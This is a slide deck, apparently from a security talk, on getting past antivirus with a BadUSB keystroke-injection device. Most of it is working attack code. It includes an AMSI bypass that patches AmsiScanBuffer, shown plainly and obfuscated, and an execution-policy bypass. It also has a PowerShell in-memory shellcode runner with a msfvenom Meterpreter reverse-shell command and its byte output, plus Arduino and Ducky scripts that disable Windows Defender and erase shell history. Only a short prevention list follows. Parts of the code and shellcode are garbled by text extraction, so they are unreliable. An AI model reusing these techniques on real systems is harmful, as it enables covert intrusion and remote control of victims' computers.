


Bypassing Anti-Virus using BadUSB


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AGENDA

- AMSI Bypass
- Execution Policy Bypass
- Payload Runner Development
- Deploying Attack using BadUSB
- Post-Exploitation Persistence
- O DEMO
- Prevention







Bob found one USB device in the parking lot



Bob went to its office and introduced the USB in PC



Attacker is connected to Bob's computer, however:


- Bob has Windows Defender enabled
- Bob is using a low privileged account
- Bob's computer is not allowed to insert removable media storage

So what happened?



Sequence of attacks:

- 1. AMSI Bypass (AV Evasion)
- 2. Execution Policy Bypass
- 3. Payload Runner -> Injected Shellcode in Memory
- 4. Post-Exploitation -> Migrated to another process



AMSI Bypass



AMSI - What is it and How it works?

- Anti-Malware Scanning Interface (AMSI)
- Works as a middle-man between Windows Defender (or 3rd Party Anti-Virus) and User Input/Scripts (example: PowerShell)
- Uses AmsiScanBuffer() from Amsi.dll to scan for malicious scripts
- What we will do:
 - Manipulate *AmsiScanBuffer()* to return same result every

AMSI - Bypass Flow

1. Define Windows API Functions (GetProcAddress(), LoadLibrary(), VirtualProtect()) and

```
### SAPIs = @"

using System;
using System.Runtime.InteropServices;
public class APIs {

[DllImport("kernel32")]

public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32")]

public static extern IntPtr LoadLibrary(string name);

[DllImport("kernel32")]

public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ekwiam, uint flNewProtect, out uint lpfloldProtect);

}

Add-Type $APIs
```

2. Load *Amsi.dll* library in memory:

```
$LoadLibrary = [APIs]::LoadLibrary("amsi.dll")
```

AMSI - Bypass Flow

3. Getting **AmsiScanBuffer()** function location in memory & making it writeable:

**SAddress = [APIS]::GetProcAddress(SLoadLibrary, "AmsiScanBuffer")

```
[APIS]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
```

4. Building the value that we will replace *AmsiScanBuffer()* function in memory with (*mov*

```
$wzys = "0x88"
$coxo = "0x57"
$hxuu = "0x00"
$eqhh = "0x07"
$paej = "0x80"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coxo,$hxuu,$eqhh,+$paej,+$ppiy)
```

5. Doing the replacement.

```
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

AMSI - Why 0x80070057

```
HRESULT AmsiScanBuffer(
  [in]
                 HAMSICONTEXT amsiContext,
                               buffer,
  [in]
                 PVOID
  [in]
                               length,
                 ULONG
  [in]
                               contentName,
                 LPCWSTR
  [in, optional] HAMSISESSION amsiSession,
  [out]
                 AMSI_RESULT
                               *result
```

Return value

If this function succeeds, it returns S_OK. Otherwise, it returns an HRESULT error code.

Source: https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer



AMSI - Why 0x80070057

2.1.1 HRESULT Values

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Combining the fields of an HRESULT into a single, 32-bit numbering space, the following HRESULT values are defined, in addition to those derived from NTSTATUS values (section 2.3.1) and Win32 error codes (section 2.2). This document provides the common usage details of the HRESULTs; individual protocol specifications provide expanded or modified definitions.

0x80070057	One or more arguments are invalid.
E_INVALIDARG	




AMSI - (Almost) Final Payload

```
- $APIS = @"
 using System:
 using System.Runtime.InteropServices:
 public class APIs {
     [DllImport("kernel32")]
     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
     [DllImport("kernel32")]
     public static extern IntPtr LoadLibrary(string name):
     [DllImport("kernel32")]
     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ekwiam, uint flNewProtect, out uint lpfloldProtect);
 "a
 Add-Type $APIs
 $LoadLibrary = [APIs]::LoadLibrary("amsi.dll")
 $Address = [APIs]::GetProcAddress($LoadLibrary,"AmsiScanBuffer")
 sp = 0
 [APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
 wzys = "0x88"
 $coxo = "0x57"
 hxuu = "0x00"
 eqhh = "0x07"
 $paej = "0x80"
 $ppiy = "0xC3"
 $Patch = [Byte[]] ($wzys,$coxo,$hxuu,$eqhh,+$paej,+$ppiy)
 [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)]
```

AMSI - Use Obfuscation!

```
- Szabzh = @"
 using System;
 using System.Runtime.InteropServices;
 public class zgbzh {
     [DllImport("kernel32")]
     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
     [DllImport("kernel32")]
     public static extern IntPtr LoadLibrary(string name);
     [DllImport("kernel32")]
     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr oyyewk, uint flNewProtect, out uint lpfloldProtect);
 Add-Type $zqbzh
[= $yziadiv = [zqbzh]::LoadLibrary("$(('am'+'sî'+'.d'+'ll').norMALiZE([chAr]([byTe]0x46)+[chAr](3+108)]
+[CHAr]([BYTE]0x72)+[CHAR](109*98/98)+[CHAr](61+7)) -replace [ChAr](92)+[ChaR]([BYTe]0x70)+[CHAR]([ĎYTE]0x7b)+[CHAR]([BYTE]0x4d)+[ChaR](110*6/6)+[CHaR](125*52/52))")
Spuhymt = [zqbzh]::GetProcAddress($yziadiv, "$(('Amsi'+'Scan'+'Buff'+'er').NoRmaLIZe([CHaR]([bYte]0x46)+[CHAR]([BYTE]0x6f)+[ChAR](114)+
    [ChaR]([byte]0x6d)+[char]([ByTe]0x4d)) - replace [CHaR](92*41/41)+[ChaR]([ByTe]0x70)+[ChaR](123)+[CHAr]([Byte]0x4d)+[CHAr](31+79)+[CHAr](116+9))")
 sp = 0
 [zqbzh]::VirtualProtect($puhymt, [uint32]5, 0x40, [ref]$p)
 $yngr = "0xB8"
 $1hhy = "0x57"
 xfyb = "0x00"
 $zzav = "0x07"
 $gnap = "0x80"
 $gfmz = "OxC3"
 $vdegv = [Byte[]] ($yngr,$1hhy,$xfyb,$zzav,+$gnap,+$gfmz)
 [System.Runtime.InteropServices.Marshal]::Copy($vdegv, 0, $puhymt, 6)
```






Execution Policy Bypass



Execution Policy Bypass

- Security setting for running PowerShell scripts
- Requires administrator privileges to be changed... or does it?
- Objective to Bypass without UAC for low-privileged users:
 - Set-ExecutionPolicy Unrestricted -- Scope CurrentUser





1. Define *LookupFunc()* function -> We will use later to search for assembly references

```
Function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}
```



2. Define **getDelegateType()** function -> To set argument types (int, pointer, etc.) for functions that

```
we will invoke
```

```
-function getDelegateType {
     Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
     [Parameter(Position = 1)] [Type] $delType = [Void]
     $type = [AppDomain]::CurrentDomain.
     DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
     [System. Reflection. Emit. AssemblyBuilderAccess]::Run).
     DefineDynamicModule('InMemoryModule', $false).
     DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
     [System.MulticastDelegate])
     $type.
     DefineConstructor('RTSpecialName, HideBySig, Public',
     [System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')
     $type.
     DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
     SetImplementationFlags('Runtime, Managed')
     return $type.CreateType()
```

3 Allocate the writeable memory for our shellcode:

\$1pMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc),

(getDelegateType @([IntPtr], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

4. Generate the shellcode:

```
** msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.54 LPORT=443 EXITFUNC=thread -f powershell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of powershell file: 2506 bytes
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,6
```

[Byte[]] \$\psit = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x56,0x65,0x48,0x8b,0x52,0x20,0x48,0x8b,0x52,0x20,0x44,0x31,0xc9,0x44,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0x52,0x20,0x44,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x52,0xe4,0x52,0xe41,0x51,0xe48,0x8b,0x52,0x20,0x8b,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0x20,0x52,0x20,0x60,0x48,0x31,0xc9,0x48,0x10,0xd0,0x66,0x81,0x78,0x18,0x20,0x52,0x20,0x60,0x44,0x31,0xc9,0x48,0x10,0x60,0x64,0x10,0xc9,0x40,0x10,0x62,0x64,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x44,0x10,0x62,0x10





E Injust challends into the proviously allocated mamon.

0x8b, 0x48, 0x18, 0x50, 0x49, 0x1, 0xd0, 0xe3, 0x56, 0x4d, 0x31, 0xc9, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x48, 0x31, 0xc0, 0x41, 0xc1, 0xc9, 0xd, 0xac, 0x48, 00x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x1,0xbb,0xc0,0xa8,0x64,0x36,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf10x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a 0x0,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,0x6a,0x4,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0xf8.0x0.0x7d.0x28.0x58.0x41.0x57.0x59.0x68.0x0.0x40.0x0.0x0.0x41.0x58.0x6a.0x0.0x5a.0x41.0xba.0xb.0x2f.0xf.0x30.0xff.0xd5.0x57.0x59.0x41.0xba.0x75. 0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,0xff,0xff,0xff,0x48,0x1,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,0xff,0xe7,0x58,0x6a,0x0, 0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5

[System.Runtime.InteropServices.Marshal]::Copy(\$buf, 0, \$1pMem, \$buf.length)

6. Execute it!

\$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread),
 (getDelegateType @([IntPtr], [UInt32], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,\$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)





Deploying Attack using BadUSB

Introduction to BadUSB

- O It's a bird? No
- O It's a plane? No
- It's a USB? Maybe...
- It's a Mouse? Somehow...
- It's a Keyboard? Commonly yes...Wait what?



BadUSB - Payload Development

1. DigiSpark Scripts

Arduino Programming

C++ knowledge needed #include "Keyboard.h" void typeKey(uint8 t key) Keyboard.press(key); delay(50); Keyboard.release(key); /* Init function */ void setup() // Begining the Keyboard stream Keyboard.begin(); // Wait 500ms delay(500); // Disable Windows Defender: delay(1000); Keyboard.press(KEY LEFT CTRL); Keyboard.press(KEY ESC); Keyboard.releaseAll();

Keyboard.print(F("Settings"));

delay(500);
typeKey(KEY RETURN);

delay(300):

2. Ducky Scripts

- User-friendly Syntax
- Use online convertor for DuckyScripts ->

```
Arduino
tps://d4n5h.github.io/Duc
                                     Payload Name
                                                                ♣ Download Payload
                                                                                    Hak5 Payloads Documentation
                                                       NOTE: This compiler is dependent on NicoHood's HID.
                                                           You need to add it to the Arduino IDE Library.
       Ducky Script
                                                                              Arduino
                                                                                 1 #include <HID-Project.h>
                                                                                2 #include <HID-Settings.h>
        13 DELAY 500
        14 DELAY 400
         15 STRING unset HISTFILE && HISTSIZE=0 && rm -f SHISTFILE && un
                                                                                5 void typeKey(int key){
        16 ENTER
                                                                                6 Keyboard.press(key);
         17 DELAY 100
                                                                                    delay(50);
                                                                                    Keyboard.release(key);
        20 STRING mkdir /var/tmp/.system
        21 ENTER
                                                                                11 void setup()
        22 DELAY 100
        23 STRING echo "/var/tmp/.system/./xinput list | grep -Po 'id=\
                                                                                    AbsoluteMouse.begin();
        Successfuly parsed 93 lines in 2ms
```

BadUSB - Ducky Scripts Syntax

- STRING = what to type
- DELAY = sleep
- REM = comment
- REPEAT x = last command "x" times
- Special keys must be written as they are (ENTER, CTRL, TAB, etc.)
- GUI = Windows key
- MOUSE_MOVE X Y = move pointer to X Y coordinates
- LMOUSE, RMOUSE, MMOUSE = mouse's buttons




Post-Exploitation Persistence Tips



Post-Exploitation Persistence


- We need to find a process where to attach our instance
- What else than...explorer.exe?:)
- Metasploit helps us with that!
 - *migrate* command





DEMO






Prevention



Prevention

- Disallow PowerShell for end-user accounts
- Access control list on USB ports
- Develop a budget for advanced endpoint protection solutions
- Train, train, and train users



Research & Statistics



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- Microsoft is not considering this worth their attention
- Tested on 20 AV vendors free trial/version
- 7/20 Spawned a Meterpreter Reverse Shell
 - Which allowed Mimikatz to be loaded
- 9/20 Spawned a normal Reverse Shell
- 4/20 Blocked the attempt

Q&A

Thanks!

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